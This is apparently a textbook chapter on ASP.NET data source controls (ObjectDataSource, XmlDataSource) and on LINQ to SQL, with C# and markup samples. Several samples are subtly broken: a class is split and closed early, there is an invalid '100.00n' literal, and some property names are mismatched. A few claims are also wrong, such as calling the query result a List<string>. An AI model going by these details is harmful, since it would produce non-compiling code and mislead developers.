By default, the **ObjectDataSource** control represents components having a constructor without parameters. However, you can also use parameterized constructors with the **ObjectDataSource** control by handling its **ObjectCreating** event. For example, consider that the **DatabaseComponent.Customer** has a constructor with a **location** parameter in order to return customers in the specified location as shown in the following code:

```
public class Customer
{
    private string conString;
    private string customerLocation;
    public SqlDataReader GetCustomers()
    {
        //Create connection to connect to the database
        SqlConnection sqlCon = new SqlConnection(conString);
        //Create Command and associate with the connection
    }
}
```

```

        SqlCommand sqlCmd = new SqlCommand("SELECT * 
FROM Customers", sqlCon);
        //Open the database connection
        sqlCon.Open();
        //Build a SqlDataReader by executing the command. The
        CommandBehavior.CloseConnection enumeration implicitly closes the
        connection when the command is executed and the data reader is closed.
        SqlDataReader sqlReader = sqlCmd.ExecuteReader(CommandBehavior.
CloseConnection);
        return sqlReader;
    }
    public Customer()
    {
        conString = WebConfigurationManager.ConnectionStrings["myDatabase"].
ConnectionString;
    }
    public Customer(string location)
    {
        customerLocation = location;
        conString = WebConfigurationManager.ConnectionStrings["myDatabase"].
ConnectionString;
    }
}

```

**TAKE NOTE\***

The `ObjectDataSource` control needs to know the object type it is representing when it is calling its methods. Therefore, you must assign the name of the component to the control's `TypeName` property, even if the `ObjectCreating` event handler initializes the `DatabaseComponent.Customer` class.

**TAKE NOTE\***

To handle any errors that may occur from calling a method, you can handle the `Selected`, `Inserted`, `Updated`, or `Deleted` events of the `ObjectDataSource` control.

**CERTIFICATION READY?**

Identify the appropriate usage of data source controls.

3.2

The following code example demonstrates the web page containing an `ObjectDataSource` control, representing the `DatabaseComponent.Customer` class. The page includes an event handler for the `ObjectCreating` event. This event handler assigns an initialized instance of the `DatabaseComponent.Customer` class to the `ObjectDataSource` control. The code assumes that the `DatabaseComponent.Customer` class has a method named `GetCustomersByLocation`:

```

<%@ Page Language="C#" %>
<script runat="server">
    protected void customerSource_ObjectCreating(object sender,
ObjectDataSourceEventArgs e)
    {
        DatabaseComponent.Customer cust = new DatabaseComponent.Customer
("Texas");
        e.ObjectInstance = cust;
    }
</script>
<html>
<body>
    <form id="form1" runat="server">
        <asp:GridView
            id="CustomerGrid"
            DataSourceID="customerSource"
            runat="server"/>

        <asp:ObjectDataSource
            id="customerSource"
            TypeName="DatabaseComponent.Customer"
            SelectMethod="GetCustomersbyLocation"
            OnObjectCreating="customerSource_ObjectCreating"
            runat="server"/>
    </form>
</body>
</html>

```

## ■ Understanding XmlDataSource Controls



**THE BOTTOM LINE**

XML is increasingly being used for application development because it provides a way of sharing data between any two applications, which are built in entirely different platforms. The data control family in ASP.NET contains the `XmlDataSource` control that uses a declarative data-binding model to bind to XML data.

### Introducing XmlDataSource Controls

XML uses the `XmlDataSource` control to bind read-only data to data-bound controls.

The `XmlDataSource` control works with ***hierarchical data*** as it extends the `HierarchicalDataSourceControl` class. This class supports the following data-bound controls:

- Hierarchical data-bound controls, such as `TreeView` and `Menu` controls.
- Tabular data-bound controls, such as `GridView` and `DataList`, because it implements the `IDataSource` interface.

Although the `XmlDataSource` control does not have a built-in support for autoupdate or edits like those supported by the `GridView` control, you can make changes to read-only XML data by using an `XmlDataSource` control through custom code. Table 9-7 describes the properties of the `XmlDataSource` control.

**Table 9-7**

Properties of the `XmlDataSource` Control

PROPERTY	DESCRIPTION
<code>Data</code>	Specifies a block of XML data from the data source that the data source control binds to.
<code>DataFile</code>	Specifies the name of the XML file that the data source binds to.
<code>Transform</code>	Specifies a block of Extensible Stylesheet Language (XSL) data that defines an XSLT transformation that must be performed on the XML data managed by the <code>XmlDataSource</code> control.
<code>TransformFile</code>	Specifies the name of an Extensible Stylesheet Language (XSL) file (.xsl) that defines an XSLT transformation that must be performed on the XML data managed by the <code>XmlDataSource</code> control.
<code>XPath</code>	Specifies an <code>XPath</code> expression to be applied to the XML data contained by the <code>Data</code> property or by the XML file indicated by the <code>DataFile</code> property.

The `XmlDataSource` control consists of the `GetXmlDocument` method that retrieves data from the data source or cache, loads it to the memory, and returns it as an `XmlDataDocument` object.

### Binding to Tabular Data Controls

To bind the `XmlDataSource` control directly to a tabular data control, such as the `GridView`, `DropDownList`, or `DataList` control, you first need to define it.

The following code snippet shows how to define the `XmlDataSource` control. The control extracts information from an XML file named `business.xml`:

```
<asp:XmlDataSource ID="businessDataSource" runat ="server"
DataFile="business.xml" />
```

The following code snippet shows how to bind the `XmlDataSource` control to a `GridView` control:

```
<asp:GridView ID="GridView1" runat = "server"
AutoGenerateColumns="True"
DataSourceID="businessDataSource" />
```

When the ASP.NET application runs, data is extracted from the `business.xml` file by the data control and passed on to the `GridView` control as an `XmlNode` object. The `XmlNode` object implements the `IEnumerable` interface. Therefore, the `GridView` control can pass through the `XmlNode.Nodes` collection to retrieve attributes for each `XmlNode` element.

Only the first or top-level nodes are retrieved by using the `XmlNode.Nodes` collection. Therefore, the `GridView` control only displays the text retrieved from the attributes of those nodes. For example, consider that the `business.xml` file has the following structure:

```
<business>
  <contacts ID= "1" Name="Samira">
    <Address>156, Capricorn Drive, NJ - 08817</Address>
    <Phone>732-548-1010</Phone>
    <Email>Samira@gm.com</Email>
  </contacts>
  <contacts ID= "2" Name="Cairo">
    <Address>136, Forrest Drive, NJ - 09923</Address>
    <Phone>732-532-1019</Phone>
    <Email>Cairo@ca.com</Email>
  </contacts>
</business>
```

The `GridView` control displays only the values of the top-level node `<contacts>` as shown:

- |    |        |
|----|--------|
| ID | Name   |
| 1. | Samira |
| 2. | Cairo  |



## RETRIEVE DATA CONTAINED IN THE NESTED NODE

You can perform the following steps to retrieve the data contained in the *nested node*:

1. Use XPath to filter out the important elements.
2. Use XSL transformation to flatten the XML into the required structure.
3. Use controls that support hierarchical data like the `TreeView`.

## BINDING USING XPATH

As already discussed, to retrieve data from a nested node, you can use XPath data-binding expressions. For example, consider the `business.xml` file. Using the XPath data-binding expressions, you can retrieve data from the nested node `<Address>` and `<Phone>`. To define the XPath data-binding expressions in a particular data control, such as the `GridView` control, you can use a template as shown in the sample code. The XPath expression defined in the code first looks for the nested node `<Address>` and `<Phone>`, and then retrieves the associated element `Text` for those nodes:

```
<asp:GridView ID="XPathGridView" runat = "server" AutoGenerateColumns =
"False" DataSourceID = "businessDataSource" >
  <Columns>
    <asp:TemplateField HeaderText="Business" >
      <ItemTemplate>
        <b><%# XPath("Address") %> </b> <br/>
        <b><%#XPath("Phone") %> </b> <br/>
      </ItemTemplate>
    </asp:TemplateField>
  </Columns>
</asp:GridView>
```

## BINDING USING XSLT

XLS transformation (XSLT) is another method to retrieve data from nested nodes. XSLT transforms the XML into the required structure. The `XmlDataSource` control supports XSL transformation. You can use style sheets to convert a source XML document into an XML structure that can be easily bound to data. You can also create an XML document containing just the required result and another structure that contains elements converted into attributes for easier data binding.

To specify a style sheet, set the `XmlDataSource.TransformFile` property to a file with the XSL transform. Another way of doing this is to supply the style sheet as a single long string by using the `XmlDataSource.Transform` property. Style sheets and XPath expressions can both be used here, but by default the style sheet is applied first:

```
<asp:XmlDataSource ID="businessDataSource" runat = "server"  
DataFile ="business.xml"  
TransformFile = "business.xsl" />
```

## IMPLEMENTING BINDING WITH HIERARCHICAL DATA CONTROLS

To display hierarchical data in ASP.NET, you can use the `TreeView` data-bound control to bind with an `XmlDataSource` control. On binding, this data-bound control automatically displays the hierarchical data by using the `XmlDataSource.GetHierarchicalView` method. However, using the `TreeView` control only displays the document element names.



### DISPLAY THE ASSOCIATED ELEMENT TEXT ALONG WITH THE ATTRIBUTES

You need to perform the following tasks to display the associated element text along with the attributes:

1. Set the `TreeView.AutoGenerateDataBindings` property to false.
2. Explicitly map different parts of the XML document to `TreeView` nodes.

The following sample code implements these steps:

```
<asp:TreeView ID = "XMLTreeView" runat = "server" DataSourceID=  
"businessDataSource" AutoGenerateDataBindings = "False" />
```

While defining `TreeView` mappings, you need to add the `<TreeNodeBinding>` elements to the `<DataBinding>` section. Here, you will need to add elements to each level of the node and add binding for each level you want to show. Then you need to set the following properties:

- The `DataMember` property to specify the node to bind to
- The `TextField` property to specify the text to be displayed
- The `ValueField` property to specify the hidden value for the node

Since the `TextField` and `ValueField` properties bind to attributes, if you want to bind only element content, you can specify the `#InnerText`. But this step also has a loophole because it shows all the inner text, including the text inside other deep-level nested nodes.

The following example defines a basic set of nodes to show the address information of a business contact from the `business.xml` file:

```
<asp:TreeView ID = "XMLTreeView" runat = "server"  
DataSourceID ="businessDataSource"  
AutoGenerateBindings = "False" >  
    <DataBindings>  
        <asp:TreeNodeBinding DataMember = "business" Text =  
"Root" Value = "Root" />
```

#### TAKE NOTE\*

An XML document that is bound to a data control, such as a `GridView`, cannot be edited through an `XmlDataSource` control because an `XmlDataSource` control does not support editable binding.

```

<asp:TreeNodeBinding DataMember = "contacts" TextField = "ID" />
<asp:TreeNodeBinding DataMember = "Address" TextField =
"#InnerText" />
</DataBindings>
</asp:TreeView>

```

The TreeView control displays the result similar to this:

#### CERTIFICATION READY?

Identify the appropriate usage of data source controls.

3.2

Root

- 1      156, Capricorn Drive, NJ - 08817
- 2      136, Forrest Drive, NJ - 09923

## ■ Introducing LINQ and Lambda Expressions



**THE BOTTOM LINE**

Applications hold data that could be persistent or nonpersistent or temporary in nature. Working with persistent data, such as database or XML, involves managing tables and columns. Though the applications and the persistent storage signify the same data, the languages used to communicate with these components differ. For example, you use SQL to interact with the database data, and languages, such as C# to create the applications. .NET 3.5 introduces LINQ, *language-integrated query*, which removes the need to interact with SQL.

### Getting Started with LINQ

LINQ is a collection of language extensions that you can use to write queries by using C#.

LINQ forms an integral part of .NET 3.5 and C#. The language features of LINQ added to C# help you communicate with databases. You can build query expressions, such as selecting, sorting, grouping, and filtering, by using the keywords of LINQ. With the help of LINQ, you can use SQL query-like syntax within C# and execute the same query expressions for different data sources.

Here are some application areas for LINQ that you can use:

- **LINQ to objects (the standard LINQ query):** Queries collections of in-memory objects. In-memory objects can also be queried by using LINQ to **DataSet**. This is because LINQ to **DataSet** enables querying **DataSet** objects, which represent an in-memory cache of data retrieved from a data source.
- **LINQ to SQL:** Queries a SQL server database without any data access code.
- **LINQ to XML:** Reads an XML file without utilizing any special XML classes of .NET.

To enable developers to work with LINQ, Microsoft has introduced several new features in C#. These are some of the important new features of C#:

- Type inference
- Anonymous types
- **Extension methods**
- Lambda expressions

### Understanding the Type Inference Feature

The local variable type inference is one of the new features that make C# a dynamic language. This feature is introduced in C# to support LINQ because when working with LINQ, in many instances, you may not know the variable type.

The C# compiler uses type inference to determine variable types at compile time. The following example shows the use of type inference:

```
var message = "Welcome All!"
```

As shown in the example, you can use the `var` keyword to declare the `message` variable without specifying a type. During compilation, the C# compiler infers the variable type from the value that initializes the variable. In the given example, the compiler infers the datatype of the variable `message` as `String`.

## Understanding the Anonymous Types Feature

### MORE INFORMATION

To know more about anonymous types, refer to the anonymous types section (C# Programming Guide) in MSDN Library.

The anonymous type feature in C# eliminates the process of creating a class. This feature is introduced in C# to support LINQ and is especially useful when working with LINQ to SQL because working with LINQ to SQL often requires you to create a new type on the fly.

You can use anonymous types to create a transient type. The following example shows how to create an anonymous type:

```
var student = new {FirstName = "John", LastName = "Wright"};
```

In this example, the `student` variable is used without specifying a type. This is an anonymous type variable.

## Using Extension Methods

You can use extension methods to add new methods to existing classes.

You can use extension methods, a new feature in C#, to add new methods to an existing class without creating derived classes. An example of an extension method is the standard LINQ query operator `OrderBy` method added to the `System.Collections.Generic.IEnumerable<T>` type.

To create an extension method, you need to create a static class and then declare a static method. The first parameter of the static method specifies the type on which the method operates. This parameter is preceded by the `this` modifier. To understand the concept of extension methods, consider a scenario where you would like to add the `HttpUtility.UrlEncode(string)` method to the existing `String` class. The `HttpUtility.UrlEncode` method enables you to encode URL strings to prevent cross-site scripting attacks. Imagine that instead of calling the `UrlEncode` method on the `HttpUtility` class, you would like to call it directly on the `String` class. You can achieve this by adding the `UrlEncode` method as an extension method to the `String` class. The following example shows you how to add the `UrlEncode` method as an extension method to the `String` class:

```
public static class MyExtensions
{
    public static string UrlEncode(this string str)
    {
        return System.Web.HttpUtility.UrlEncode(str);
    }
}
```

Note that in the example, the keyword `this` is placed before the only parameter of the `UrlEncode` method. This parameter specifies the type on which the extension method operates. In other words, the `this` keyword preceding the method parameter type `string` indicates that you can invoke the `UrlEncode` method on the `String`. For example, consider a scenario where you are required to pass a product ID in the URL of a query string. In this case, you can encode the product id using the `UrlEncode` method on the `String` class as shown:

```
string productID= "004";
Response.Redirect("ProductPage.aspx?Name=" + productID.UrlEncode());
```

### MORE INFORMATION

To know more about extension methods, refer to the Extension Methods section (C# Programming Guide) in MSDN Library.

## GOVERNING RULES FOR EXTENSION METHODS

When using extension methods, ensure that the extension method:

- Is static
- Can return any datatype
- Can accept any number of parameters

When specifying parameters for the extension method, you must remember that the first parameter always provides a reference to the type of object on which the extension method operates and the keyword `this` is placed before this parameter.

## Introducing Lambda Expressions

A lambda expression is another new feature in C# that enables you to specify additional parameters to extension methods.

Lambda expressions represent the shortest way to define methods because to a large extent, they reduce the lines of code written to define a method. The following example illustrates the use of a lambda expression:

```
<%@ Page Language="C#" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd>
<script runat="server">
    void Page_Init()
    {
        btn.Click += (sender, e) => lblResult.Text =
DateTime.Now.ToString();
    }
</script>
<html xmlns=http://www.w3.org/1999/xhtml>
<head id="Head1" runat="server">
    <title>Lambda Expressions</title>
</head>
<body>
    <form id="form1" runat="server">
        <div>
<asp:Button
    id="btn"
    Text="Go!"
    runat="server" />
<asp:Label
    id="lblResult"
    runat="server" />
</div>
</form>
</body>
</html>
```

The following code represents the lambda expression used in the example:

```
(sender, e) => lblResult.Text = DateTime.Now.ToString();
```

Here are some of the key criteria to be considered when using lambda expressions:

- The list of method parameters is kept separate from the method body by using the `=>` (goes into) operator.

**MORE INFORMATION**

To know more about lambda expressions, refer to the Lambda Expressions section (C# Programming Guide) in MSDN Library.

**TAKE NOTE \***

The **group** clause defines a series of groups that are used to organize the data.

- The compiler infers the datatypes of the parameters. However, you can explicitly declare the parameter types, as shown in the following line of code:
- ```
(object sender, EventArgs e) => lblResult.Text =
    DateTime.Now.ToString();
```
- It is not mandatory to have parentheses around parameters in the case of one parameter.

## Using LINQ Expressions

LINQ expressions are similar to SQL queries and have a **from** clause and a **select** clause.

LINQ expressions are similar to SQL queries except that the order of clauses differs in the query. The **from** clause in the LINQ expression specifies the data source and takes the first position. The **select** clause specifies the data that you need to retrieve, but it is not mandatory and determines the objects and properties that need to be returned.

LINQ queries are transferred into method calls on the corresponding classes. These methods are called extension methods. Let us look at an example to understand how LINQ queries are transferred into method calls. Consider a scenario where you are required to search a dictionary for words containing a particular character. You can use the **List(T)** class available in the **System.Collections.Generic** namespace to store the word list. The **List(T)** class enables you to store a list of objects that can be accessed by an index. You can then query this word list using LINQ expressions. The following code sample shows the query process using a LINQ expression:

### Query Process 1

```
List<string> dictionary = new List<string>();
//Adds words to the list.
dictionary.Add("zoo");
dictionary.Add("apple");
dictionary.Add("bamboo");
dictionary.Add("zeus");
// query the list for the words that contain character 'b' using LINQ
// expression. Note that the 'w' in the query represents the values in
// the dictionary list.
var results = from w in dictionary
where w.Contains("b")
select w;
```

### Query Process 2

The translated version of the query by C# compiler:

```
var results = dictionary.Where( w => w.Contains("b") ).Select (w=>w);
```

In Query Process 1, the query syntax is used. In Query Process 2, the method syntax is used. Both the queries are similar except that the query created by method syntax accepts lambda expressions for its **where()** and **select()** methods.

Using a lambda expression with the **where** method filters the result to return only the words that contain the letter b. Correspondingly, the **select** method indicates the object and property to return. Following is the list of words returned in the variable **result** is **bamboo**. Note that the datatype of the variable **result** is **List<string>**.

You have the option to choose the query or method syntax for querying. The main difference is that query syntax is specific to the language used, such as C# or VB.NET, whereas method syntax does not depend on the language and works on all platforms.

## WORKING WITH LINQ OPERATORS

The C# language supports many LINQ operators to create queries. Table 9-8 describes these operators.

**Table 9-8**

LINQ Operators

| LINQ OPERATOR | DESCRIPTION   |
|---------------|---|
| From          | Specifies the data source and a variable for iterating over the data source (a range variable). |
| Group         | Groups related values with a common key.  |
| Into          | Stores the results of a group or a join into a temporary variable.                              |
| Join          | Joins two data sources with a common key.   |
| Let           | Creates a temporary variable to represent sub query results.                                    |
| orderby       | Orders query results in ascending or descending order.  |
| Select        | Specifies the items included in the results of the query.                                       |
| Where         | Filters the results of a query.   |

### MORE INFORMATION

To know more about LINQ operators, you can refer to the .NET Framework Help in the MSDN library. Additionally, you can find a wide range of LINQ expression examples on Microsoft's LINQ sample page.

### CERTIFICATION READY?

Leverage LINQ in data access design (lambda expressions).  
3.3

You can perform a standard LINQ query against all objects that implement the `IEnumerable` interface. The term sequence is given to an object that implements this interface. Well-known examples of sequences are the generic `List` class and the standard `Array` class. This implies that you can use LINQ to query anything that you insert into an array.

## ■ Querying with LINQ to SQLDataSources



THE BOTTOM LINE

LINQ to SQL is the most important feature of LINQ because it allows you to use simple LINQ expressions to query data in SQL Server databases. The LINQ expressions that are written by developers are translated into SQL queries internally, and execution of these queries takes place when applications run.

These are the advantages of LINQ to SQL:

- You do not need to write ADO.NET code to query database data.
- The LINQ querying model can be used to write flexible LINQ expressions instead of writing complex queries with SQL. It can then be used consistently to access many different types of data from databases to XML.
- Performs batch updates. It helps track all the changes that you have made for extracted data. This gives you the advantage of editing the extracted objects and saving the changes for the entire batch of data at one time.

### TAKE NOTE \*

To use LINQ to SQL, you need to add a reference to the `System.Data.Linq.dll` assembly.

## Using Data Entity Classes

The first step in performing queries using LINQ to SQL is to create entity classes that represent the data you want to retrieve. An entity class corresponds to a database table or a view. To map classes and properties to tables and columns, a set of standard custom attributes can be used.

### CREATING ENTITIES

Consider that you want to extract data from a database table named Student. Table 9-9 shows the structure of the Student table.

**Table 9-9**

The Structure of the Student Table

| COLUMN NAME     | DATATYPE      | VALUE |
|-----------------|---------------|-------|
| StudentID       | Int           | True  |
| Name            | NVarchar(100) | False |
| DateOfAdmission | DateTime      | False |
| FeesPaid        | Money         | False |
| InterestID      | Int           | False |

To extract data from this table, you can use the following:

```
using System;
using System.Data.Linq.Mapping;
[Table]
public class Student
{
    [Column(IsPrimaryKey=true, IsDbGenerated=true)]
    public int StudentID {get;set;}
    [Column]
    public string Name {get;set;}
    [Column]
    public DateTime DateOfAdmission {get;set;}
    [Column]
    public Decimal FeesPaid {get;set;}
    [Column]
    public int InterestID {get;set;}
}
```

**TAKE NOTE \***

The `Column` and `Table` attribute classes live in the `System.Data.Linq.Mapping` namespace.

Note that in this class, each property corresponds to each column in the Student database table. Each property here has an attribute named `Column` customized for it. Also notice that the class itself has a `Table` attribute. This attribute indicates that the class represents a database table.

Table 9-10 displays the attributes of the `Column` attribute class.

**Table 9-10**

Attributes of the `Column` Attribute Class

| COLUMN ATTRIBUTE             | DESCRIPTION  |
|------------------------------|--|
| <code>AutoSync</code>        | Indicates whether the value of the property is automatically synchronized with the value of the database column. This attribute takes one of three possible values— <code>OnInsert</code> , <code>Always</code> , or <code>None</code> .   |
| <code>CanBeNull</code>       | Indicates whether the property can represent a null value.   |
| <code>DbType</code>          | Indicates the datatype of the database column.   |
| <code>Expression</code>      | Indicates the expression used by a computed column in a database. This property represents a column whose contents are the result of calculation. For example, use the <code>Expression</code> string " <code>TotalQuantity * Price</code> " to create a computed column defined in SQL as <code>Amount AS TotalQuantity * Price</code> .  |
| <code>IsDbGenerated</code>   | Indicates that the value of the property is generated in the database (e.g., an identity column).  |
| <code>IsDiscriminator</code> | Indicates whether the property holds the discriminator value for an inheritance hierarchy. Set this property on the root class of the inheritance hierarchy. This property signifies that this column holds the user-specified <code>Code</code> value in a mapped inheritance hierarchy. Note that the <code>Code</code> value indicates which subclass in the inheritance hierarchy this row of data belongs to. |
| <code>IsPrimaryKey</code>    | Indicates whether the property represents a primary key column.  |
| <code>IsVersion</code>       | Indicates whether the property represents a column that represents a row version (e.g., a timestamp column).   |
| <code>Name</code>            | Indicates the name of the database column that corresponds to the property.  |
| <code>Storage</code>         | Indicates a field where the value of the property is stored. This property specifies a private field of the class that stores the value from the column. For example, to specify that the value of this column is stored in a private field <code>_Student_ID</code> , you specify the following value for the <code>Storage</code> property:<br><code>[Column(Storage = "_StudentID")]</code>                     |
| <code>UpdateCheck</code>     | Indicates whether this column participates in optimistic concurrency comparisons.  |

#### MORE INFORMATION

To learn more about how to map an inheritance hierarchy in LINQ to SQL, refer to the section "How to: Map Inheritance Hierarchies (LINQ to SQL)" in the MSDN library. To know more about optimistic concurrency, refer to the section "Optimistic Concurrency Overview (LINQ to SQL)" in the MSDN library.

The `Table` attribute class has only one attribute—`Name`. This attribute indicates the name of the database table that corresponds to the class.

These attributes do not always need to be mentioned in your code, but each has a special function to perform. As an example, the `Name` property only needs to be mentioned when the name of the table in the database and the class are different. In such a case, the `Name` property for the `Table` attribute needs to be mentioned so that it can be mapped to the correct table in the class. To make updates to the database using LINQ, you need to mark the primary key

column using the `IsPrimaryKey` property. You can also use the `IsVersion` property to mark the timestamp columns in your database table. Once you do this, LINQ to SQL can check the value of this single property against the database rather than matching the values of all the properties to the values of all the columns before performing an update command to prevent concurrency conflicts.

The `DataContext` class represents the point at which the LINQ to SQL Framework starts to work in the code. Table 9-11 and Table 9-12 describe the properties and methods of the `DataContext` class.

**Table 9-11**

Properties of the `DataContext` Class

| PROPERTY                    | DESCRIPTION   |
|-----------------------------|---|
| <code>CommandTimeOut</code> | Modifies the default time-out period for queries.   |
| <code>Connection</code>     | Returns the connection used by the framework.   |
| <code>Log</code>            | Specifies the destination where the SQL query or command must be written.                 |
| <code>LoadOptions</code>    | Specifies the <code>DataLoadOptions</code> associated with the <code>DataContext</code> . |
| <code>Mapping</code>        | Returns the <code>MetaModel</code> on which the mapping is based.                         |
| <code>Transaction</code>    | Specifies a local transaction that the .NET Framework uses to access the database.        |

**Table 9-12**

Methods of the `DataContext` Class

| METHOD                            | DESCRIPTION   |
|-----------------------------------|---|
| <code>CreateDatabase</code>       | Creates a database on the server.   |
| <code>DatabaseExists</code>       | Determines whether the associated database exists.  |
| <code>DeleteDatabase</code>       | Deletes the associated database.  |
| <code>ExecuteCommand</code>       | Executes SQL commands directly on the database.   |
| <code>ExecuteDynamicDelete</code> | Redelegates to LINQ to SQL the task of generating and executing dynamic SQL for delete operations. This method is called in the delete override methods.                      |
| <code>ExecuteDynamicInsert</code> | Redelegates to LINQ to SQL the task of generating and executing dynamic SQL for insert operations. This method is called in the insert override methods.                      |
| <code>ExecuteDynamicUpdate</code> | Redelegates to LINQ to SQL the task of generating and executing dynamic SQL for update operations. This method is called inside update override methods.                      |
| <code>ExecuteQuery</code>         | Executes SQL queries directly on the database (overloaded method).  |
| <code>GetCommand</code>           | Provides information about SQL commands generated by LINQ to SQL.   |
| <code>GetTable</code>             | Returns a collection of table objects (overloaded method).  |
| <code>SubmitChanges</code>        | Computes the set of modified objects to be inserted, updated, or deleted, and executes the appropriate commands to implement the changes to the database (overloaded method). |
| <code>Translate</code>            | Converts an existing <code>IDataReader</code> to objects (overloaded method).   |
| <code>Refresh</code>              | Refreshes object state by using data in the database (overloaded method).   |

**TAKE NOTE \***

You can use the Object Relational Designer to generate the entity classes. This designer automatically creates entity classes with the appropriate attributes when you drag database tables from the Database Explorer onto the Designer.

**+ MORE INFORMATION**

To learn more about how to create entity classes using Object Relational Designer, refer to the section Walkthrough: Creating LINQ to SQL Classes (O/R Designer) in the MSDN library.

## ASSOCIATING ENTITY CLASSES

It is possible to relate one entity with another entity. For example, consider an entity named `StudentInterest` that stores the `InterestID` and the corresponding `InterestName` as shown:

```
using System.Data.Linq.Mapping;
[Table]
public class StudentInterest
{
    [Column(IsPrimaryKey=true, IsDbGenerated=true)]
    public int InterestID {get;set;}
    [Column]
    public string InterestName {get;set;}
}
```

The `StudentInterest` entity may be relevant to more than one `Student` entity. Therefore, in your database, if you have created a foreign key relationship for your tables, on dragging those tables onto the Object Relational Designer, their relevance will be maintained as it is, automatically.

Taking an example, the `StudentInterest` entity is related to the `Student` entity through the `Student` entity's `InterestID` property. As long as you have defined a foreign key relationship between `Student`.`InterestID` and `StudentInterest`.`InterestID`, you can use a query as given in the next example. The following code assumes that the `MyDatabaseDataContext` is the designer-generated strongly typed `DataContext` class. A `DataContext` class represents the database connection and is responsible for tracking all LINQ to SQL entities. Note that each table that you drag onto the Designer from the Database Explorer is exposed as properties of the `MyDatabaseDataContext` class:

```
MyDatabaseDataContext db = new MyDatabaseDataContext();
//Retrieves a single record from the StudentInterest table
for the InterestName "Swimming"
var interest = db.StudentInterest.Single
( SI=> SI.InterestName == "Swimming");
//Retrieves all the student records that match the
interest record from the Student table
var query = interest.Student;
```

In the sample code, the second line extracts the `Swimming` interest category record from the `StudentInterest` table. Note that the `SI` in the code represents the `StudentInterest` table. The third line of code retrieves all the students whose interest relates to this `Swimming` interest category by matching the `StudentInterest`.`InterestID` with the `Student`.`InterestID` field. Thus, a one-to-many relationship is followed to show the records of the students who share the same interest.

The same result can also be achieved if we followed the opposite approach of extracting only a single interest category of one particular student.

For example, the line of code given here displays the interest category of the student whose `StudentID` is 1. In the code, '`n`' represents the `Student` table. The query selects a single record from the `Student` table for the student ID 1. It then selects the interest name from the `StudentInterest` table for the selected student record by matching the `Student`.`InterestID` field with the `StudentInterest`.`InterestID` field:

```
String categoryName = db.Student.Single(n=>n.StudentID==1)
.StudentInterest.Name;
```

The `LinqDataSource` control can also be used to automatically generate `Select`, `Update`, `Insert`, and `Delete` LINQ queries. However, instead of using a `LinqDataSource` control, you can wrap up the required LINQ queries in a separate class and use an `ObjectDataSource` control to represent the class. This will enable separating the user-interface and data access layers in a real-life scenario.

**TAKE NOTE \***

**+ MORE INFORMATION**

To know more about the `LinqDataSource` control, you can refer to the corresponding section in the MSDN library.

## Performing Data Commands with LINQ to SQL

LINQ to SQL can be used on any object that implements the `IQueryable<T>` interface.

LINQ to SQL uses the extension methods that are relevant to the `System.Linq.Queryable` class. When a query is formed in LINQ to SQL, you make only a representation of the query. It does not execute that instant. It is executed only when you begin to iterate through the query's result.

### PERFORMING SELECT USING LINQ TO SQL

In order to select specific columns from a table instead of all of the columns, you need to create an anonymous type. For example, consider the `Student` class discussed in the previous example. To retrieve only the `StudentID` and `Name` column from the `Student` class, you can write a query as given in the following code snippet. In the code, "n" represents the `Student` class:

```
MyDatabaseDataContext db = new MyDatabaseDataContext();
var query = db.Student.Select(n => new {n.StudentID, n.Name} );
```

The expression `new {n.StudentID, n.Name}` in the code enables you to create an anonymous type with two properties called `StudentID` and `Name`. The names of the properties of the anonymous type are inferred. Thus, to be more specific, or to make a change to the names of the anonymous type's properties, you can form a query like the one given next. The property names of the anonymous type become `StudentID` and `StudentName`. On executing the query, the variable `query` contains all the student records with only the values of the ID and name fields:

```
MyDatabaseDataContext db = new MyDatabaseDataContext();
var query = db.Student.Select(n => new {Id = n.StudentID,
StudentName = n.Name});
```

Consider that you have to retrieve the name of the students who have paid fees above \$100. To select only specific rows from a table instead of all the rows, you can use the `Where()` method as shown in the code snippet. Here, the query extracts all the student's names that have paid fees above \$100:

```
MyDatabaseDataContext db = new MyDatabaseDataContext();
var query = db.Student
.Where(n => n.FeesPaid > 100.00n)
.Select(n=> new {n.Name, n.FeesPaid } );
```

The output of this query returns the name and the amount of fees paid for the students whose records indicate a `FeesPaid` value that is greater than \$100.

One thing you must keep in mind is that you must call the `Where()` method before the `Select()` method. This is because you will have to filter your data with `Where()` before you mould it with `Select()`.

### PERFORMING INSERT USING LINQ TO SQL

The steps that you need to follow to add and insert a new record to the database using LINQ to SQL are given next.



### ADD AND INSERT A NEW RECORD TO THE DATABASE USING LINQ TO SQL

Perform these steps to add and insert a new record:

1. Use the `InsertOnSubmit` method to add an entity to an existing table.
2. Call the `SubmitChange` method on the `DataContext` class to execute the SQL `INSERT` statement against the database.

Consider that you need to insert details about newly enrolled students in the Student table. The class in the following code shows you how to write a method to add a new record to the Student table:

```
using System;
using System.Web;
using System.Collections.Generic;
using System.Linq;
using System.Data.Linq;
public partial class Student
{
    public static int Insert(Student studentToInsert)
    {
        MyDatabaseDataContext db = new MyDatabaseDataContext();
        //Adds the Student entity to the Student table.
        db.Student.InsertOnSubmit(studentToInsert);
        //Execute the Insert statement against the Student table
        db.SubmitChanges();
        return studentToInsert.Id;
    }
    public static IEnumerable<Student> Select()
    {
        MyDatabaseDataContext db = new MyDatabaseDataContext();
        //Returns all the student records in descending order by
        the StudentID field.
        return db.Student.OrderByDescending(n=>n.StudentID);
    }
}
```

As seen in the code above, a new record is inserted in the database with the help of the `Insert()` method included in the `Student` class. Next, when the `SubmitChanges()` method is called, the `StudentID` property is updated with the new identity value from the database.

### **PERFORMING UPDATE USING LINQ TO SQL**

When performing an update on an entity and a database, you need to reattach the entity to the `DataContext` from the view state. This is applicable in cases where you are updating a database using the `FormView` control. The control will select the entity automatically and save its information in a view state. Then you only have to reattach the entity back to the `DataContext` from the view state using the `Attach` method. Consider a case where you need to update the information of a particular student in the `Student` table. You can perform this by using the `Attach` method and the `SubmitChanges` method as shown in the given code snippet. In the code, the first parameter of the `Attach` method represents the modified `Student` entity and the second parameter represents the original `Student` entity:

```
using System;
using System.Web;
using System.Collections.Generic;
using System.Linq;
using System.Data.Linq;
public partial class Student
{
    public static void Update (Student oldStudent, Student newStudent)
    {
        MyDatabaseDataContext db = new MyDatabaseDataContext();
        db.Student.Attach(newStudent, oldStudent);
        db.SubmitChanges();
    }
}
```

```
public static IEnumerable<Student> Select()
{
    MyDatabaseDataContext db = new MyDatabaseDataContext();
    //return all the student records from the Student table.
    return db.Student;
}
```

## Creating Dynamic LINQ to SQL Queries

